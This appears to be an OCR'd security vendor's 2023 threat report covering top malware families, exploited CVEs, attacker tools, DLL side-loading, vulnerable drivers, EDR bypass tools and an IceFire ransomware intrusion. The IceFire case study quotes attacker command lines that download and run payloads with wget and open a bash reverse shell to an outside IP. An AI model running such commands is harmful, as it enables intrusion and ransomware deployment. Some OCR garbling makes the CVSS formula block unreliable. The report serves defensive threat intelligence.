
1. **Mirai** - In 2023, Mirai continues to be one of the most seen botnets. Mirai is known to exploit IOT devices and launch large-scale distributed DDoS attacks.

2.
BASHLITE - BASHLITE (also known as Lizkebab and Gafgyt) is a botnet which spreads by using vulnerabilities in devices with weak security.

3. **XMRig** - XMRig is an open source software to mine Monero cryptominer. It has been continuously used in crypto-jacking campaigns for unauthorized mining activities.

4. **Kinsing** - Kinsing (h2miner) is known to target Kubernetes, and has been found exploiting CVE-2023-4911 (Looney Tunables).

5. **Ares** - Ares is an open source Remote Access Tool which is also used in SideCopy campaigns delivering Ares to Linux endpoints.



Mac

Threat actors have begun using more sophisticated social engineering techniques to compromise Mac users. Earlier in 2023, WatchTower observed RustBucket malware targeting organizations with specially crafted applications that victims were persuaded into executing as part of an elaborate social engineering scheme. Threat actors engaged victims with the promise of a business deal and shared 'confidential' PDF documents that could not be read by ordinary PDF viewer software. Such software application names were used to masquerade malicious or unwanted programs among the top Mac threats in 2023.


1. **AdLoad** -AdLoad is one of several widespread adware and bundleware loaders currently afflicting macOS.

2. **Bundlore** - Bundlore is adware written for macOS that has been in use since at least 2015. Though categorized as adware, Bundlore has many features associated with more traditional backdoors

3. **AtomicStealer** - This infostealer can grab account passwords, browser data, session cookies, and crypto wallets.

4. **Pirrit** - Pirrit is a piece of adware and browser hijacker with the aim of making money through search redirections.

5. **Proxy Agents** - Bundlore delivers these agents, which act as a proxy for attackers to carry out their malicious activity.



Top 5 Vulnerabilities Exploited in 2023

In 2023, we continued to see some attackers use old vulnerabilities to gain access to exposed environments. We also saw multiple new CVEs abused by attackers that caused a major global impact. Below are the top 5 new CVEs abused in 2003, followed by a collection of other highly impactful vulnerabilities from the previous year.

1. Microsoft Exchange Server (CVE-2021-34473, CVE-2021-31207, CVE-2021-34523)
2. Progress MOVEit Transfer SQL Injection Vulnerability (CVE-2023-34362)
3. PaperCut MF/NG Improper Access Control Vulnerability (CVE-2023-27350, CVE-2023-27351)
4. Log4Shell (CVE-2021-44228)
5. RCE vulnerability n the equation editor from the Microsoft Office (CVE-2017-11882)

Other top CVEs seen exploited in 2023 are listed below:

- ✓ VMware Workspace ONE Access & Identity Manager (CVE-2022-22954, CVE-2022-22960)
- ✓ Remote code execution vulnerability in the Windows Object Linking and Embedding (OLE) interface of Microsoft Office (CVE-2017-0199)
- ✓ Follina vulnerability (CVE-2022-30190)
- ✓ Fortinet FortiOS & FortiProxy (CVE-2018-13379)
- ✓ Zoho ManageEngine ADSelfService Plus (CVE-2021-40539)
- ✓ Atlassian Confluence Server & Data Center (CVE-2021-26084, CVE-2022-26134)
- ✓ F5 Networks BIG-IP (CVE-2022-1388)
- ✓ Microsoft Windows Search Remote Code Execution Vulnerability (CVE-2023-36884)
- ✓ Barracuda Networks ESG Appliance Improper Input Validation Vulnerability (CVE-2023-2868)
- ✓ RARLAB WinRAR Code Execution Vulnerability (CVE-2023-38831)
- ✓ Cisco Adaptive Security Appliance and Firepower Threat Defense Unauthorized Access Vulnerability (CVE-2023-20269)
- ✓ .NET deserialization vulnerability in WS_FTP Server versions prior to 8.7.4 and 8.8.2 (CVE-2023-40044)
- ✓ Citrix NetScaler ADC and NetScaler Gateway Buffer Overflow Vulnerability (CVE-2023-4966)
- ✓ Path traversal vulnerability SysAid On-Premise before 23.3.36 (CVE-2023-47246)
- ✓ Citrix NetScaler ADC and NetScaler Gateway Code Injection Vulnerability (CVE-2023-3519)
- ✓ JetBrains TeamCity Authentication Bypass Vulnerability (CVE-2023-42793)
- ✓ Apache Struts vulnerability (CVE-2023-50164)
- ✓ VMware vCenter Server Out-of-Bounds Write Vulnerability (CVE-2023-34048)
- ✓ Remote code execution vulnerability in the Apache ActiveMQ (CVE-2023-46604)

Also read our blog and check in the Community portal on most routinely exploited vulnerabilities, post exploitation kill chain details etc to know more.

6. Atlassian Confluence Data Center and Server Broken Access Control Vulnerability (CVE-2023-22515)

7. Atlassian Confluence Data Center and Server Improper Authorization Vulnerability (CVE-2023-22518)

Heat Map

Legend

Severity	Score Range
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS Score	Base Score	Exploitability Subscore	Impact Subscore
CVE-2021-34473	9.8	5.9	3.9
CVE-2021-31207	6.6	5.9	0.7
CVE-2021-34523	9.8	5.9	3.9
CVE-2023-34362	9.8	5.9	3.9
CVE-2023-27350	9.8	5.9	3.9
CVE-2023-27351	7.5	3.6	3.9
CVE-2021-44228	10	6	3.9
CVE-2017-11882	7.8	5.9	1.8
CVE-2022-22954	9.8	5.9	3.9
CVE-2022-22960	7.8	5.9	1.8
CVE-2017-0199	7.8	5.9	1.8
CVE-2022-30190	7.8	5.9	1.8
CVE-2018-13379	9.8	5.9	3.9
CVE-2021-40539	9.8	5.9	3.9
CVE-2021-26084	9.8	5.9	3.9
CVE-2022-26134	9.8	5.9	3.9
CVE-2022-1388	9.8	5.9	3.9
CVE-2023-36884	7.5	5.9	1.6
CVE-2023-2868	9.8	5.9	3.9
CVE-2023-38831	7.8	5.9	1.8
CVE-2023-20269	9.1	5.2	3.9
CVE-2023-40044	8.8	5.9	2.8
CVE-2023-4966	7.5	3.6	3.9
CVE-2023-47246	9.8	5.9	3.9
CVE-2023-3519	9.8	5.9	3.9
CVE-2023-42793	9.8	5.9	3.9
CVE-2023-50164	9.8	5.9	3.9
CVE-2023-34048	9.8	5.9	3.9
CVE-2023-46604	9.8	5.9	3.9
CVE-2023-22515	9.8	5.9	3.9
CVE-2023-22518	9.8	5.9	3.9

The CVSS v3.1 equations are defined below.

```
Base Score is,
The Base Score is a function of the Impact and Exploitability subscore
equations. Where the Base score is defined as,
   If (Impact subscore <= 0)    0 else,
   Scope Unchanged4 Roundup(Minimum[(Impact + Exploitability), 10])
   Scope Changed Roundup(Minimum[(1.08 × (Impact + Exploitability), 10])

Impact subscore (ISC) is defined as,
   Scope Unchanged 6.42 × ISCBase
   Scope Changed 7.52 × [ISCBase − 0.029] − 3.25 × [ISCBase − 0.02]15
Where,
   ISCBase = 1 − [(1 − ImpactConf) × (1 − ImpactInteg) × (1 − ImpactAvail)]

Exploitability subscore is,
   8.22 × AttackVector × AttackComplexity × PrivilegeRequired × UseInteraction
```

Top MITRE Techniques

The MITRE ATT&CK Framework maps out attacker kill chain stages, giving security professionals a common language and point of reference. WatchTower hunters and SentinelOne forensic analysts investigated thousands of attempted attacks. Here are the most commonly used MITRE techniques of 2023:

Mitre Technique ID	**Mitre Technique Name**
T1059.001	Command and Scripting Interpreter: PowerShell
T1105	Ingress Tool Transfer
T1574.002	Hijack Execution Flow: DLL Side-Loading
T1486	Data Encrypted for Impact
T1588.004	Obtain Capabilities: Digital Certificates
T1083	File and Directory Discovery
T1059.007	Command and Scripting Interpreter: JavaScript
T1218.011	System Binary Proxy Execution: Rundll32
T1190	Exploit Public-Facing Application
T1082	System Information Discovery

Top Off-the-Shelf Tools Abused in 2023

Attackers often rely on off-the-shelf tools as key parts of their kill chain, not only because they are easily available, but also their usage appears legitimate and usually will not raise security alerts. During Watchtower investigations, we enrich our investigations with context around alerts generated when such tools are generated to narrow down the most likely malicious ones to support our hunting operations.

Kill Chain Break up Insights of Investigations from 2023

Reconnaissance	Credential Theft	Lateral Movement	Remote Access	Defense Evasion	Staging	Data Exfiltration
Ipconfig Whoami Net.exe ADFind ADRecon.py Advanced Port Scanner IP Scanner PingCastle Powerview Winrm Impacket Cobalt Strike Powershell Empire arp.exe Netstat Nslookup WMI Ping Castle PowerView BloodHound	Lsass Dump Mimikatz Meterpreter Cobalt Strike BloodHound SharpHound ProcDump Process Hacker ninjacopy NirSoft Lazagne PassView PowerDump	Psexec PDQ Install Winrm impacket SSH SMB Chisel WMI RDP	RDP (mstsc) TeamViewer AnyDesk Splashtop ZohoAssist ConnectWise BeyondTrust GoToAssist RemotePC TightVNC Registry terminal server enable NetSupport NetCat Ngrok FRP PowerShell remoting	Defender Disable Gmer Icesword Regedit (reg.exe) Process Hacker PowerShell Service Kill (bat file) Process Kill (bat file) Hrsword Terminator Vulnerable drivers	SCCM Group Policy Psexec PowerShell Remote Connectwise	RClone FileZilla Winscp Telegram Cloud services (MegaSync, megacloud, etc.) Ngrok

Top Malicious File Types (Excluding PE files)

Like previous years, WatchTower hunters continue to witness attackers choosing non-PE files to conduct their attacks. They may do this for many reasons, as it can make analysis difficult by obfuscating the code, help perform memory based attacks, and help achieve persistence. Often this is a precursor to launching a more traditional PE style malware attack.

Top 10 non-PE file formats used maliciously in 2023 are listed below:

1. .PS (PowerShell)
2. .DOC (Word Document)
3. .JS (JavaScript)
4. .BAT (Batch File)
5. .ISO (Optical Disk Image)
6. .MSI (Windows Installer)
7. .ZIP (Winzip compressed file)
8. .RAR (WinRAR Compressed file)
9. .PDF (Adobe Portable Document Format)
10. .ONE (Microsoft OneNote)

Most Abused File Sharing Platforms

Attackers often trick organizational security programs by exfiltrating user data into legitimate file sharing platforms to stay under the radar. The Top 10 file sharing platforms we saw abused by attackers in 2023 were:

1. Mega cloud MEGA
2. Telegram
3. Discord Discord
4. Dropbox Dropbox
5. Pastebin
6. Ghostbin
7. Transfer.sh transfer.sh
8. FileTransfer.io FileTransfer.io
9. Wetransfer.com we
10. Sendspace.com sendspace

Most Abused LOLbins

Attackers often force otherwise legitimate applications to do bad things. Examples include: arbitrary code execution, download, upload, execute, credential dump, and DLL side loading. All are categorized as LOLbin (Living Off the Land Binaries) for WatchTower threat hunters. Below are the top LOLbins abused in 2023.

- PowerShell
- cmd
- WMI
- Wmic
- Psexec
- Esenutil
- Ssh
- Curl
- Rundll32
- Regsvr32.exe
- Sc.exe
- Msiexec.exe
- Msconfig.exe
- Certutil.exe
- At.exe
- wget
- Netsh.exe
- mshta.exe
- Bitsadmin.exe
- Msbuild.exe
- Cscript.exe
- Expand.exe
- Reg.exe
- dllhost.exe

Most Used Cross-Platform Programming Languages for Malware

Attackers' use of cross-platform programming languages to code their payloads to target different platforms (Windows, Linux, OSX, ChromeOS) exploded in 2023. The table below lists the threat groups and payload names most seen in 2023.

Language	Ransomware / Threat Actor	TTP / Malware Family
GoLang	• APT37 • CrossLock • Agenda • TellYouThePass • Snatch • BianLian • DarkBit • BabLock • Knight • NovaGp • KUIPER • Buhti • ARCrypter • Hive • BlackByte	• Cobalt Strike • GoBruteforcer • Glupteba Loader • Skuld • Titan Stealer • Aurora Stealer • HinataBot • Easy Stealer • BlueShell • Earth Estries • ChargeWeapon • GoTitan • Graphiron • Kimsuky
Rust	• Megazord • 3AM • Agenda • SophosEncrypt • Nevada • Peter's Ransomware • BlackCat	• RustBucket • Delta Stealer • SYSJOKER • Realst • P2PInfect • Higaisa APT
NIM	• DarkPower • Kanti • Red Delta	• SideWinder • RedDelta
Python	• PayMe100USD • WannaCry-Imitator (Based on open-source Ransomware "Crypter")	• ExelaStealer • Apanyan Stealer • Murk-Stealer • Akira Info-stealer • Predator AI • Yellow Liderc • KEKW • Legion • PY#RATION • PyLoose • NodeStealer 2.0 • InvisibleFerret • 8220 Gang • BlazeStealer • Chae$ 4 • JokerSky • Crealstealer • Editbot Stealer

DLL Side-Loading Attacks Remain a Favorite in 2023

According to MITRE, adversaries may execute their own malicious payloads by side-loading DLL's. Similar to DLL Search Order Hijacking, side-loading involves hijacking which DLL a program loads. Rather than just planting the DLL within the search order of a program and waiting for a user to load the targeted application, adversaries may directly side-load their payloads by planting and invoking a legitimate application that executes their payload(s).

WatchTower studied the following groups and malware families in 2023 which used DLL side-loading.

Group/Malware Name	Malicious Sideloaded DLL	Legitimate Abused Application	Legitimate Application Name	Legitimate Signer/ Publisher Name
Dragon Breath	Basicnetutils.dll	Xlgame.exe	Thunder Games	Shenzhen Thunder Networking Technologies Ltd
UNC4736	Ffmpeg.dll D3Dcompiler_47.dll	3Cxdesktopapp.exe	3CX Desktop App	3CX Ltd
Quasar Rat	Msctfmonitor.dll	Ctfmon.exe	CTF Loader	Microsoft Windows
Rorschach	Winutils.dll	Cy.exe	Cortex XDR Dump Service Tool	Palo Alto Networks (Netherlands) B.V.
Lazarus Group	Msvcr100.dll	Wordconv.exe	Word Converter	Microsoft Corporation
Janelarat	Vcruntime140.dll	Vmnat.exe	VMware NAT Service	VMware, Inc.
Budworm	Inicore_V2.3.30.dll	Inisafewebsso.exe	INISAfeWebSSO MFC application	Initech, Inc.
Iron Tiger	Inicore_V2.3.30.dll	Inisafewebsso.exe	INISAfeWebSSO MFC application	Initech, Inc.
Phobos Ransomware	Sqlite3.dll	Wiseturbo.exe	Wise Turbo	Lespeed Technology Co., Ltd
Tonto Team	Wsc.dll	Avastsvc.exe	Avast Antivirus	Avast Software s.r.o.
Plugx Usb Worm	Wsc.dll	Avastsvc.exe	Avast Antivirus	Avast Software s.r.o.
Dark Pink	Msvcr100.dll	Winword.exe	Microsoft Word	Microsoft Corporation
Sys01Stealer	Wdsync.dll	Wdsyncservice.exe	WD Sync Service	Western Digital Technologies, Inc.
Nitrogen Campaign	Msi.dll	Install.exe	Setup for WinSCP	Martin Prikryl
Diamond Sleet	Dsrole.dll	Wsmprovhost.exe	Host process for WinRM plug-ins	Microsoft Windows
Gootkit	Libvlc.dll	Vlc.exe	VLC Media Player	VideoLAN
Ghost Pulse Loader	Libcurl.dll	Gup.exe	WinGup for Notepad++	Notepad++
Silk Loader	Libvlc.dll	Vlc.exe	VLC Media Player	VideoLAN
APT29	Mso.dll	Msoev.exe	Office Telemetry Log	Microsoft Corporation
Sidecopy	Duser.dll	Credwiz.exe	Credential Backup and Restore Wizard	Microsoft Windows
Stately Taurus	Solidpdfcreator.dll	Solid Pdf Creator.exe	Solid PDF Creator	Solid Documents
Red Delta	Lmiguardiandll.dll	Lmiguardiansvc.exe	LMIGuardianSvc	LogMeIn, Inc.
Bronze Starlight	Libcef.dll	Adobe Cef Helper.exe	Adobe CEF Helper	Adobe Inc.
Darkgate	Keyscramblere.dll	Keyscrambler.exe	KeyScrambler	QFX Software Corporation
Danabot	Sqlite3.dll	Wiseturbo.exe	Wise Turbo	Lespeed Technology Co., Ltd
Red Delta	Msi.dll	Onenotem.exe	Microsoft Office OneNote	Microsoft Corporation

Top Vulnerable Drivers Targeted by Attackers

Attackers are known to use drivers to disable security settings of endpoints to cause maximum damage. Below are the top driver files and the respective threat groups abusing them, as seen in our 2023 investigations.

Threat Group/Framework	Driver file	Application Name
UNC3944	• iqvw64.sys	• Intel Network Adapter Diagnostic Driver
Sliver	• mhyprot2.sys	• Genshin Impact
Blackbyte	• rtcore64.sys • dbutil_2_3.sys	• Micro-Star MSI AfterBurner • Dell
North Korea's APT UNC2970	• ene.sys	• RGB lighting control
APT Earth Longzhi	• terminator (zamguard64.sys or zam64.sys)	• Zemana Anti-Malware
BlackCat Ransomware	• Ktgn.sys • zamguard64.sys/zam64.sys	• Zemana Anti-Malware
Multiple ransomware groups	• procexp.sys	• ProcessExplorer
Agonizing Serpens	• rentdrv2.sys	• Rentdrv2 Driver

EDR Bypass Tools and Techniques in 2023

Modern EDR technology is the most effective method to prevent successful malware execution. As a result,attackers frequently attempt to use EDR bypass tools to shut them down and avoid detection while carrying out malicious activities. Often, this leaves victims to identify these mechanisms only after the damage is done. Below are the top 5 EDR bypass tools and techniques WatchTower observed in 2023:

Critically, SentinelOne employs the most robust tamper protection techniques in the industry and is not susceptible to any of these techniques.

1. Mhydeath, EDRSandBlast - Uses a vulnerable driver for killing EDR processes.
2. Chimera - DLL sideloader.
3. RealBlindingEDR - Uses vulnerable drivers to remove kernel callbacks.
4. BadRentdrv2 - A vulnerable driver capable of terminating several EDRs and antivirus tools, rendering them ineffective. Works for both x32 and x64 platforms.
5. Mhyprot2DrvControl - A library that allows using the mhyprot2 driver, mhyprot2.Sys, to enumerate process modules, r/w process memory, and kill processes.

WatchTower also investigated the following EDR bypass tools and techniques in 2023:

- Tartarus - TpAllocInject, used for bypassing user level hooks.
- Unwinder - Used for call stack spoofing based on rust programming language.
- UnhookingPatch - Used for patching NT API stub at runtime.
- HellsHall - Used for performing indirect syscalls.
- KILLER TOOL - Performs multiple activities like Unhooking, and module stomping for EDR evasion
- NTDLLReflection - Loads NTDLL from remote server reflectively to bypass userland hooks

SentinelOne Singularity's tamper protection ensures that SentinelOne agents are not impacted by any of the attacks listed above.

2023 Infostealer Ecosystem Overview


In February 2022, Microsoft announced plans to disable macros by default to stop threat actors from abusing the feature by delivering malware via email attachments. Before long, cyber criminals started searching for other ways to deliver their loaders and malware. Thus, they adopted OneNote in their campaigns to deliver AsyncRAT, AgentTesla, DoubleBack, NetWire RAT, RedLine, Quasar RAT, XWorm, and Formbook as far back as March 2023. Some of the file types seen used in these campaigns include .one, .chm, .HTA, .js, vbs, wsf, bat and .ps.

In May 2023, researchers spotted a new loader named Pikabot, which shared several similarities to Qakbot loaders.

The FBI announced the take down of the massive Qakbot botnet through an operation codenamed "Operation Duckhunt" in late August.

FBI Director Christopher Wray Announces Major Operation Targeting t...

2023 Commodity and Malware Loaders Timeline



27 July 2023
Microsoft blocks office macro

Late 2022 - early 2023
Criminals adopted OneNote for infection vector

First sighting of Pikabot loader

Last sighting of Qakbot

FBI announces Qakbot takedown

DarkGate loader campaigns seen

IDAT Loader used in Redline, Vidar, Amadey, Lumma, Danabot, StealC and Raccoon

Rise in digitally signed infostealer campaigns Parallax Rat, Vidar stealer, ClearFake, Redline, Enosch, Lumma Stealer, Raccoon

Qakbot spotted again. Same JARM Fingerprint seen used by recent Qakbot infrastructure and by Pikabot

Following the Qakbot takedown in August 2023, WatchTower hunters saw a spike in DarkLoader campaigns, and digitally signed infostealer campaigns that delivered the Parallax RAT, Vidar stealer, ClearFake, RedLine, Enosch, the Lumma infostealer and the Raccoon infostealer in September. Around the same time, we also saw threat actors using the IDAT loader to deliver RedLine, Vidar, Amadey, LummaStealer, Danabot and Raccoon stealer. In mid-December, researchers spotted a small set of Qakbot samples in the wild, notably connecting to C2 infrastructure that used the same JARM fingerprint as earlier Qakbot and Pikabot samples.


Other main loaders and malware seen in 2023 that showed no signs of slowing down include IcedID, Ursnif, SolarMarker, SocGholish, and Raspberry Robin.

Top Stories from 2023

January 2023: IceFire Ransomware Abuses IBM Aspera Faspex Vulnerability

In early 2023, WatchTower saw threat actors deploying new Linux variants of IceFire ransomware during intrusions of enterprise networks. These cyber criminals targeted several organizations in the global media and entertainment sectors.

Attackers deployed IceFire by exploiting CVE-2022-47986, a deserialization vulnerability in IBM's Aspera Faspex file sharing software. While IceFire's operators previously only targeted Windows environments, they have expanded their scope to include Linux. This strategic shift is a significant move that aligns them with other ransomware groups who also target Linux systems. According to Shodan, over 150 Aspera Faspex servers are exposed online, primarily based in the United States and China.




Countries

United States	48
China	43
United Kingdom	8
Hong Kong	6
Australia	5

In a joint Vigilance-WatchTower investigation shown below, the attacker downloads payloads from the URL shown below named iFire and Demo via the application's Ruby process, which saves itself to execute the payloads later.

FIG: Payload Download



SOURCE PROCESS DETAILS

Name ● ruby
Storyline ID ● b21011aa-a4f6-ad20-0230-cdb1e597d0f6
Command Line ● /opt/aspera/faspex/vendor/ruby/bin/ruby /opt/a... Show More


TARGET PROCESS DETAILS

Name ● bash
Storyline ID ● b21011aa-a4f6-ad20-0230-cdb1e597d0f6
Command Line ● sh -c rm -f demo iFire && wget http://159.65.217... Show More

Command Line

```
sh -c rm -f demo iFire && wget http://159.65.217.216:8080/demo && wget
http://159.65.217.216:8080/rocket.mediaartslab.com/iFire && chmod +x demo && ./demo
```

FIG: Payload Execution




SOURCE PROCESS DETAILS

Name ● demo
Storyline ID ● b21011aa-a4f6-ad20-0230-cdb1e597d0f6
Command Line ● ./demo
User ●
Start Time ● Feb 21, 2023 19:52:29

TARGET PROCESS DETAILS

Name ● bash
Storyline ID ● b21011aa-a4f6-ad20-0230-cdb1e597d0f6
Command Line ● sh -c /opt/aspera/faspex/./iFire
Start Time ● Feb 21, 2023 20:07:29
Image Path ● /usr/bin/bash

Once Faspex restarted, security researchers observed the execution of the attacker's exploited code.




ID: 2230101

Command Line: /bin/sh /bin/asctl faspex:rest
art

Image Path: /usr/bin/bash

Before establishing a reverse shell, the attacker tries to create a backdoor and install the IceFire ransomware payload.

On execution, the threat actor's command establishes and completes the reverse shell by connecting to the IP address "`140.82.45.172`".



Command Line: sh -c bash -i >& /dev/tcp/14
0.82.45.172/8081 0>&1

Image Path: /usr/bin/bash

Once an attacker establishes the reverse shell, they can perform reconnaissance activity, as shown below:


